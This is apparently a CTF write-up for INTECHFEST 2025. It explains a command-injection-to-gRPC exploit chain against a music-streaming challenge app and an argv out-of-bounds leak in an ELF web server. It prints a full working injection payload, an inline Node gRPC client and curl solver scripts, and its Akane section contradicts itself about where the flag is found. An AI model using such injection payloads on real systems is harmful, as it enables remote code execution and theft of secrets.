CTF Write Up
INTECHFEST CTF 2025

(Web and Reverse Only)

**Team grape gaming**

Usupek
eth3r
schmeeps

Table of Contents

Web

Kawaikute Gomen [136 pts]

Right off the bat, the introduction to the challenge itself is already crazy enough. When opened, it literally played a video of "Kawaikute Gomen" by HoneyWorks Official. Great song btw, all this bliss is, however, nothing but a motivator for us to solve this insane web exploitation challenge.

Opening the remote host (http://103.167.133.84:3000/ at that time) leads us to what appears to be a music streaming website:

We can join with a name or anonymously. At the time of the solving I joined as Anonymous. After entering a username, we are then led to the main interface:

Apparently it is a music streaming app that can be used by multiple users to stream the Kawaikute Gomen song live. Crazy how the author made all of this just to repeatedly stream one single song to everybody XD. But other than that, there is not much to look around in the website itself. Anyways, opening the dist, we are given the following source files:

```
None
src/
├── backend
│   ├── Dockerfile
│   ├── cmd
│   │   └── server
│   │       └── main.go
│   ├── go.mod
│   ├── go.sum
│   ├── internal
│   │   └── server
│   │       └── service.go
│   ├── music
│   │   └── kawaikute-gomen.mp3
│   └── proto
│       ├── gen
│       │   └── backend
│       │       └── proto
```

```
|       |              ├── music.pb.go
|       |              └── music_grpc.pb.go
|       └── music.proto
├── docker-compose.yml
└── frontend
    ├── Dockerfile
    ├── app
    |   ├── api
    |   |   ├── listeners
    |   |   |   ├── count
    |   |   |   |   └── route.js
    |   |   |   └── route.js
    |   |   └── stream
    |   |       └── route.js
    |   ├── globals.css
    |   ├── layout.tsx
    |   └── page.tsx
    ├── next.config.js
    ├── package-lock.json
    ├── package.json
    ├── postcss.config.js
    └── tailwind.config.js
```

After a little analysis, we can infer that this application has the following tech stack and properties:

Frontend uses Next.js 14, node js and has the following API routes to interact with the backend

- `GET /api/stream` - proxies a gRPC stream and registers a "listener"
- `GET /api/listeners` - lists listeners
- `GET /api/listeners/count` - returns listener count

The above APIs can be seen from the structure of the **/src/frontend/app/api** files. In addition, the frontend runs as a **standalone** Next.js bundle (as can be seen that only .next/standalone is copied into the image).

Backend uses Go gRPC on port 50051, however, this port is not publicly exposed and cannot be accessed by a public client. It can only be reached by the frontend via Docker DNS (can be seen in docker-compose.yaml) through address **backend:50051.**

The **flag** is located in the environment variable of the backend container. We have to somehow be able to read the value of this variable through the given APIs.

Taking a look at the other source codes we noticed a couple of things that stood out in the following files:

1. **src/frontend/app/api/stream/route.js:**

A vulnerable snippet of route.js:

```javascript
import { execSync } from 'child_process';

const realID = execSync(`echo kawaikute-gomen.mp3 |
sha256sum`).toString().trim();
const userID = execSync(`echo ${id} | sha256sum`).toString().trim();
if (userID !== realID) return new Response('invalid id', { status: 400 });
```

Here, the handler validates the id via sha256sum, but does so with an **unsafe shell call** as can be seen in the `echo ${id} | sha256sum`. This makes it vulnerable to **command injection** which could eventually lead to **RCE (Remote Code Execution).** Because id is inserted directly into a shell command, we can inject `; … or >/dev/null; … &` and execute arbitrary commands inside the frontend container remotely via a crafted query string.

2. **src/backend/internal/server/service.go**

A vulnerable snippet of service.go:

```Go
md, ok := metadata.FromIncomingContext(ctx)
if ok {
    if is_debug, ok := md["debug"]; ok {
        if is_debug[0] == "true" {
            flag := os.Getenv("FLAG")
            listeners = append(listeners, &proto.Listener{
                Id: "flag", Name: flag, SinceUnixMs: time.Now().UnixMilli(),
            })
        }
    }
}
```

If gRPC metadata (md) carries **debug: true**, the backend appends a fake listener with id="flag" and name=<FLAG>, which is what we want to see. This is a "debug backdoor" that leaks a secret to any caller who can set metadata. The backend port 50051 is private, but the frontend container can reach it.

So overall, the exploitation path is: remote → frontend RCE → (internal) backend.

Exploitation Concept and constraints

- No hairpin to public: From inside the container, planting results back to the remote host can be flaky because of a NAT hairpinning. Instead we plant via localhost (http://127.0.0.1:3000), which hits the same Next.js process directly. We need to run the instance of this challenge locally as well to do this, which is doable because we can just run docker-compose up on the challenge source's docker-compose.yaml.
- URL length limits: The public proxies/load-balancers may truncate long query strings. The payloads must be compact so it can be processed.
- No external Node dependencies, because In Next.js standalone runtime, the injected **node -e** process cannot **require('@grpc/grpc-js')** or **@grpc/proto-loader** because they aren't included in **.next/standalone.** We cannot use those so instead we used built in Node js libraries to speak to the gRPC ourselves.
- Use raw gRPC over h2c: For context, gRPC is a protocol that rides on HTTP2, meaning we can speak with it using raw HTTP2 frames directly. The node js built-in **http2** module is present. We have to speak HTTP2 cleartext (h2c) directly to **backend:50051** and set **debug:true** as an **HTTP/2 header** (gRPC metadata), then parse the gRPC frames + protobuf fields manually to extract the flag.

- Each message contains the following configuration for framing & protobufs (tiny primer): Each message frame consists of **1 byte compressed? + 4 bytes BE length + protobuf bytes**. GetListenersResponse has a repeated field called Listeners. Listener message: **id (field 1), since_unix_ms (2), name (3)**, so we scanned for the **Listener where id == "flag"**, then read the name.

Payload construction

Knowing all the constraints and details above, we went ahead and construced the following payload:

```Shell
curl -sG 'http://103.167.133.84:3000/api/stream' \
  --data-urlencode 'id=kawaikute-gomen.mp3 >/dev/null; /proc/1/exe -e '\''const
h2=require("http2"),http=require("http");function
p(n){http.get("http://127.0.0.1:3000/api/stream?id=kawaikute-gomen.mp3&name="+e
ncodeURIComponent(n),r=>{r.on("data",()=>{});setTimeout(()=>{try{r.destroy()}ca
tch(_){ }process.exit(0)},2e4);});}try{const
a=process.env.BACKEND_ADDR||"backend:50051",c=h2.connect("http://"+a);const
r=c.request({":method":"POST",":path":"/music.v1.MusicService/GetListeners",":a
uthority":a,"content-type":"application/grpc","te":"trailers","debug":"true"});
let B=[];r.on("data",d=>B.push(d));const
t=setTimeout(()=>p("NOEND"),7e3);r.on("end",()=>{clearTimeout(t);const
buf=Buffer.concat(B);let o=0,F=null;function v(b,i){let
x=0n,s=0n,p=i;for(;;){const
y=b[p++];x|=(BigInt(y&127)<<s);if(!(y&128))break;s+=7n;}return [x,p]}function
s(b,i){const
[L,p]=v(b,i);return[b.slice(p,p+Number(L)).toString("utf8"),p+Number(L)]}while(
o+5<=buf.length){const l=buf.readUInt32BE(o+1);o+=5;const
m=buf.slice(o,o+l);o+=l;let p0=0;while(p0<m.length){const
t0=m[p0++],w=t0&7;if(t0===10&&w===2){const [L,q]=v(m,p0);let
j=q,e=j+Number(L),id=null,name=null;while(j<e){const
T=m[j++],W=T&7;if(T===10&&W===2){const r=s(m,j);id=r[0];j=r[1]}else
if(T===16&&W===0){const r=v(m,j);j=r[1]}else if(T===26&&W===2){const
r=s(m,j);name=r[0];j=r[1]}else{if(W===0){const r=v(m,j);j=r[1]}else
if(W===2){const r=v(m,j);j=r[1]+Number(r[0])}else
break}}if(id==="flag"){F=name||""}p0=e}else{if(w===0){const
r=v(m,p0);p0=r[1]}else if(w===2){const r=v(m,p0);p0=r[1]+Number(r[0])}else
break}}}p("FLAG:"+(F??"no_flag"))}});r.end(Buffer.from([0,0,0,0,0]));}catch(e){p
("BOOT:"+e.message.slice(0,30))}'\'' >/dev/null 2>&1 & echo
kawaikute-gomen.mp3'
```

This looks extremely complex and sophisticated at first but we can divide it as a combination of different layers with each having a different purpose. Let's do just that:

1. **Layer 1: Outer HTTP request with curl**

This is the outer most layer that does the HTTP request to the API with curl:

```Shell
curl -sG 'http://103.167.133.84:3000/api/stream' \
  --data-urlencode 'id=...
```

We URL encode the data to make it parse-able for the server.

2. **Layer 2: Shell Injection**

This is the injected command we will try to run in the remote shell. This payload is placed inside of the **id=...** because that is where the RCE vulnerability lies. In our case, we placed:

```Shell
kawaikute-gomen.mp3 >/dev/null;  /proc/1/exe -e 'JS'  >/dev/null 2>&1 &  echo
kawaikute-gomen.mp3
```

- kawaikute-gomen.mp3 >/dev/null;
  - echo ${id} | sha256sum is what the server runs internally.
  - We **close** the initial echo output by redirecting to /dev/null, then ' ; ' starts a new command.
- /proc/1/exe -e 'JS'
  - /proc/1/exe is the **Node binary** (PID 1 = node server.js in the container).
  - -e 'JS' tells Node to evaluate the inline JavaScript that follows.
  - This launches our payload inside the frontend container as a child Node process.
- >/dev/null 2>&1 &
  - Silence stdout/stderr (any output from our commands) and run **in the background**.
  - This is important so the server's handler can continue and not block.
- echo kawaikute-gomen.mp3
  - The server compares the sha256sum of our id to the real filename's hash.
  - This final echo produces the **expected input** (hash of kawaikute-gomen.mp3) to the hash, so the check still passes and the request isn't rejected.

Overall, this part will hijack the shell to spawn a new Node process running our JS, then make the hash check still succeed so the route returns normally.

3. Layer 3: Javascript code inside node -e → gRPC exploit

This is the part where we inject Javascript code to the node process that will run in the frontend. This is actually the main part of the exploit.

First we created a helper function to "plant" our results or store it in our local running instance. We will be using this function very frequently.

```javascript
function p(n){

http.get("http://127.0.0.1:3000/api/stream?id=kawaikute-gomen.mp3&name="+encode
URIComponent(n),
    r => { r.on("data",()=>{}); setTimeout(()=>{ try{r.destroy()}catch(_){ }
process.exit(0) }, 20000); }
  );
}
```

What this does is that it calls the **local** frontend (127.0.0.1:3000) to open a stream whose listener **name** is whatever we pass (n) - To make this run properly, we have to run another instance of the web locally. Keeping that HTTP response open for ~20 seconds makes the name show up in /api/listeners and avoids **NAT hairpin** issues—since we're inside the container, 127.0.0.1 is the safest path.

Then we connect to the backend via HTTP/2 h2c

```javascript
const a = process.env.BACKEND_ADDR || "backend:50051";
const c = h2.connect("http://" + a);
```

We used h2c (HTTP2 cleartext) because that is what gRPC uses by default to communicate on an internal port. "Backend:50051" is the address of the backend as defined in the docker-compose.yaml or Docker DNS.

In the next section, we made a raw gRPC request:

```javascript
const r = c.request({
  ":method": "POST",
```

```
    ":path": "/music.v1.MusicService/GetListeners",
    ":authority": a,
    "content-type": "application/grpc",
    "te": "trailers",
    "debug": "true"
});
```

This is where we set the "debug" metadata to true so we can extract the flag from the environment variable.

The next thing to do is buffer the binary HTTP/2 body (buf) and set a 7-second timeout in case nothing returns.

```javascript
let B = [];
r.on("data", d => B.push(d));
const t = setTimeout(() => p("NOEND"), 7000);

r.on("end", () => {
  clearTimeout(t);
  const buf = Buffer.concat(B);
  // ... parse ...
});
```

With that done, we can then parse the gRPC frames with the following code (this was vibe coded btw)

```javascript
let o = 0, F = null; // o = offset, F = flag value (if found)

// Read protobuf varints
function v(b,i){ let x=0n,s=0n,p=i; for(;;){ const y=b[p++];
x|=(BigInt(y&127)<<s); if(!(y&128))break; s+=7n; } return [x,p] }

// Read a length-delimited UTF-8 string
function s(b,i){ const [L,p] = v(b,i); return
[b.slice(p,p+Number(L)).toString("utf8"), p+Number(L)] }

while (o + 5 <= buf.length) {
```

```javascript
  const l = buf.readUInt32BE(o + 1); // 4-byte big endian length
  o += 5;                            // skip 1-byte "compressed" flag + 4-byte
length
  const m = buf.slice(o, o + l);     // one protobuf message
  o += l;

  // scan the protobuf message "m"
  let p0 = 0;
  while (p0 < m.length) {
    const t0 = m[p0++], w = t0 & 7;  // t0 = field key, w = wire type

    // t0 === 0x0A (field #1, wire type 2) => "listeners" (length-delimited)
    if (t0 === 10 && w === 2) {
      const [L, q] = v(m, p0);
      let j = q, e = j + Number(L); // 'listeners' submessage end
      let id = null, name = null;

      while (j < e) {
        const T = m[j++], W = T & 7;
        if (T === 0x0A && W === 2) {        // field #1 in Listener => id
(string)
          const r = s(m, j); id = r[0]; j = r[1];
        } else if (T === 0x10 && W === 0) { // field #2 => since_unix_ms
(varint), skip
          const r = v(m, j); j = r[1];
        } else if (T === 0x1A && W === 2) { // field #3 => name (string)
          const r = s(m, j); name = r[0]; j = r[1];
        } else {
          // skip any unknown fields cleanly
          if (W === 0) { const r = v(m, j); j = r[1]; }
          else if (W === 2) { const r = v(m, j); j = r[1] + Number(r[0]); }
          else break;
        }
      }

      if (id === "flag") F = name || "";    // <-- got the flag value
      p0 = e;                               // next top-level field
    } else {
      // skip non-listeners fields
      if (w === 0) { const r = v(m, p0); p0 = r[1]; }
      else if (w === 2) { const r = v(m, p0); p0 = r[1] + Number(r[0]); }
      else break;
    }
  }
```

```
}
```

Next we will store the extracted flag value into our local instance with the plant helper function

```javascript
p("FLAG:" + (F ?? "no_flag"));
```

And to finish it off, we will send an empty gRPC request body to make the request acceptable by the GetListeners function. In addition, just in case anything fails, we will plant a status string so we can debug and see what went wrong.

```javascript
    req.end(Buffer.from([0x00, 0x00, 0x00, 0x00, 0x00]));
  } catch (e) {
    p("BOOT:" + e.message.slice(0,30))
  }
```

All of this combined will give the following exploit JavaScript code that we put into node -e:

```javascript
const h2   = require("http2");   // built-in HTTP/2 client (no external deps)
const http = require("http");    // used to "plant" results back into Next.js

// Plant a marker (e.g., FLAG:...) into /api/listeners by opening a local
stream
function p(name) {
  const url =
    "http://127.0.0.1:3000/api/stream?id=kawaikute-gomen.mp3&name=" +
    encodeURIComponent(name);

  http.get(url, (res) => {
    // keep the response open briefly so it shows up in listeners
    res.on("data", () => {});
    setTimeout(() => {
      try { res.destroy(); } catch (_) {}
      process.exit(0);                 // clean exit of the injected process
    }, 20_000);                        // ~20s window to read it from outside
```

```javascript
  });
}

try {
  // Where the backend gRPC service is (Docker DNS or env)
  const authority = process.env.BACKEND_ADDR || "backend:50051";

  // h2c (HTTP/2 cleartext) connection to gRPC-Go server
  const conn = h2.connect("http://" + authority);

  // Build a raw HTTP/2 request that gRPC will understand:
  // - :path is the fully qualified RPC
  // - content-type application/grpc
  // - "debug: true" is *gRPC metadata* (header) that triggers the vuln
  const req = conn.request({
    ":method": "POST",
    ":path":   "/music.v1.MusicService/GetListeners",
    ":authority": authority,
    "content-type": "application/grpc",
    "te": "trailers",
    "debug": "true"                            // <- trigger backend debug path
  });

  // Collect all body chunks
  let chunks = [];
  req.on("data", (d) => chunks.push(d));

  // If nothing ends within ~7s, record that for troubleshooting
  const to = setTimeout(() => p("NOEND"), 7_000);

  // When the gRPC response ends, parse frames + protobuf
  req.on("end", () => {
    clearTimeout(to);
    const buf = Buffer.concat(chunks);

    // --- helpers for protobuf ---
    // read varint (returns [BigInt, newIndex])
    function readVarint(b, i) {
      let x = 0n, s = 0n, p = i;
      for (;;) {
        const y = b[p++];
        x |= (BigInt(y & 0x7f) << s);
        if ((y & 0x80) === 0) break;   // high bit clear => last byte
        s += 7n;
```

```
      }
      return [x, p];
    }

    // read length-delimited string (returns [string, newIndex])
    function readStr(b, i) {
      const [L, p] = readVarint(b, i);
      const n = Number(L);
      return [b.slice(p, p + n).toString("utf8"), p + n];
    }

    // Parse gRPC frames: [1 byte compressedFlag][4 bytes len][len bytes
protobuf]
    let off = 0;
    let flagVal = null;

    while (off + 5 <= buf.length) {
      const _compressed = buf[off];             // expect 0 (not compressed)
      const len = buf.readUInt32BE(off + 1);    // big-endian length
      off += 5;

      const msg = buf.slice(off, off + len);    // one protobuf message
      off += len;

      // Now parse the protobuf GetListenersResponse
      // GetListenersResponse { listeners: Listener[] }  ==> field #1, wire
type 2
      // Listener { id: #1 (len), since_unix_ms: #2 (varint), name: #3 (len) }
      let i = 0;
      while (i < msg.length) {
        const key = msg[i++];              // field-key: (fieldNo << 3) |
wireType
        const wt  = key & 7;

        if (key === 0x0A && wt === 2) {    // field 1, length-delimited =>
listeners
          const [L, j0] = readVarint(msg, i);
          let j   = j0;
          const end = j + Number(L);

          // parse one Listener message
          let id = null, name = null;
          while (j < end) {
            const k = msg[j++];
```

```
            const w = k & 7;

            if (k === 0x0A && w === 2) {            // field 1: id (string)
              const r = readStr(msg, j); id = r[0]; j = r[1];
            } else if (k === 0x10 && w === 0) {   // field 2: since_unix_ms
(varint)
              const r = readVarint(msg, j);       j = r[1]; // skip value
            } else if (k === 0x1A && w === 2) {   // field 3: name (string)
              const r = readStr(msg, j); name = r[0]; j = r[1];
            } else {
              // skip unknown fields safely
              if (w === 0) { const r = readVarint(msg, j);     j = r[1]; }
              else if (w === 2) { const r = readVarint(msg, j); j = r[1] +
Number(r[0]); }
              else break; // other wire types not expected here
            }
          }

          if (id === "flag") flagVal = name || "";
          i = end; // move to next top-level field
        } else {
          // not the 'listeners' field; skip
          if (wt === 0) { const r = readVarint(msg, i);     i = r[1]; }
          else if (wt === 2) { const r = readVarint(msg, i); i = r[1] +
Number(r[0]); }
          else break;
        }
      }
    }
    p("FLAG:" + (flagVal ?? "no_flag"));
  });

  // Send one empty gRPC message (uncompressed flag=0, length=0)
  // GetListeners takes an empty request message body.
  req.end(Buffer.from([0x00, 0x00, 0x00, 0x00, 0x00]));
} catch (e) {
  // If anything goes wrong before we start planting, record a boot error
  p("BOOT:" + e.message.slice(0, 30));
}
```

After sending this payload, we will query the listeners API and search for any listeners with "FLAG" in their name since we are trying that. If there are any errors or failures, we will get other names such as "H2E", "NOEND", or "BOOT".

```javascript
curl -s http://103.167.133.84:3000//api/listeners \
    | jq -r '.listeners[] | select(.name|startswith("FLAG:") or
startswith("H2E:") or startswith("NOEND")) or startswith("BOOT:") | .name'
```

With that let us send the payload and retrieve the flag!

Flag: INTECHFEST{grpc_is_fun_123456789i149124759391247!}

Reverse Engineering

Akane [101 pts]

Given an ELF file, immediately decompile it using ida and got these functions (simplified):
Main:

```cpp
C/C++
int main(...) {
  akane::Server srv;
  srv.set_thread_pool_size(4);
  srv.set_static_directory("static");

  // Route "/" lambda #1
  srv.get("/", [](Context& ctx) -> Response { ... });
```

```
    // Logger
    int level = 1;
    srv.use<Logger, Logger::Level>(&level);

    // Middleware lambda #2 (capture argv)
    srv.use([&argv](Context& ctx) -> bool { ... });

    srv.bind("0.0.0.0", 5000);
    srv.start();
}
```

Main lambda #1 JSONified:

```JSON
{"message": "Welcome to Akane HTTP Server!", "version": "1.0.0"}
```

Main lambda #2 pseudocode:

```C/C++
bool middleware(Context& ctx, char** captured_argv) {
    // Gate 1: enable debug mode?
    bool continue_chain = true;
    if (ctx.has_header("X-Debug") && ctx.header("X-Debug") == "true")
        continue_chain = false;
    if (continue_chain) return true;   // no debug → proceed to handler

    // Gate 2: require a numeric X-Debug-Index
    if (!ctx.has_header("X-Debug-Index")) return true;
    std::string s = ctx.header("X-Debug-Index");
    if (!(s.size() && s[0] >= '0' && s[0] <= '9')) return true;

    int idx = std::stoi(s, nullptr, 10);

    // **Leak** argv[idx]
    res.setStatus(200);
```

```
    res.setBody(captured_argv[idx]);   // decompile: *(const char**)(8*idx +
*a1)
    return false;                      // short-circuit: skip handler "/"
}
```

So what the program does is basically:
- Creates an Akane server, thread pool size 4
- Listen: 0.0.0.0:5000
- Routes: Only GET / (returns a JSON welcome)
- A debug middleware enabled by client-supplied headers that returns the process argv[index] as the HTTP body
- If the server is run as ./main <FLAG>, we can leak the flag with headers

So this is my solver script:

```Shell
for i in $(seq 0 10); do
  echo -n "argv[$i] = "
  curl -s \
    -H 'X-Debug: true' \
    -H "X-Debug-Index: $i" \
    localhost:5000
  echo
done
```

What the script does:
- The loop simply enumerates indices to find the interesting argument:
  - argv[0] → path to the binary (sanity check).
  - argv[1] → flag (since the service is launched as ./main <FLAG> in the challenge). Higher indices are rarely used, but the loop goes up to 10 just in case. And turns out the flag is at argv[9]
- There's no bounds check in the binary, so keeping the range small avoids crashing the service.

When we run it:

```
>> /home/usupek/cysec-thingy/ctf/sources/indo/intechfest/rev/akane : ./solve.sh
argv[0] = ./main
argv[1] = Internal Server Error
argv[2] = ALACRITTY_LOG=/tmp/Alacritty-56929.log
argv[3] = ALACRITTY_SOCKET=/run/user/1000/Alacritty-wayland-1-56929.sock
argv[4] = ALACRITTY_WINDOW_ID=94597355336992
argv[5] = APPIMAGELAUNCHER_DISABLE=1
argv[6] = CLUTTER_BACKEND=wayland
argv[7] = COLORTERM=truecolor
argv[8] = CUDA_PATH=/opt/cuda
argv[9] = DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
argv[10] = DEBUGINFOD_URLS=https://debuginfod.archlinux.org
```

This is just a PoC cause the real server has been shutted down

Flag:
INTECHFEST{aku-baru-tau-kalo-oob-di-argv-bisa-ngeleak-env-kwao kwaokawokawo}

End of Write Up.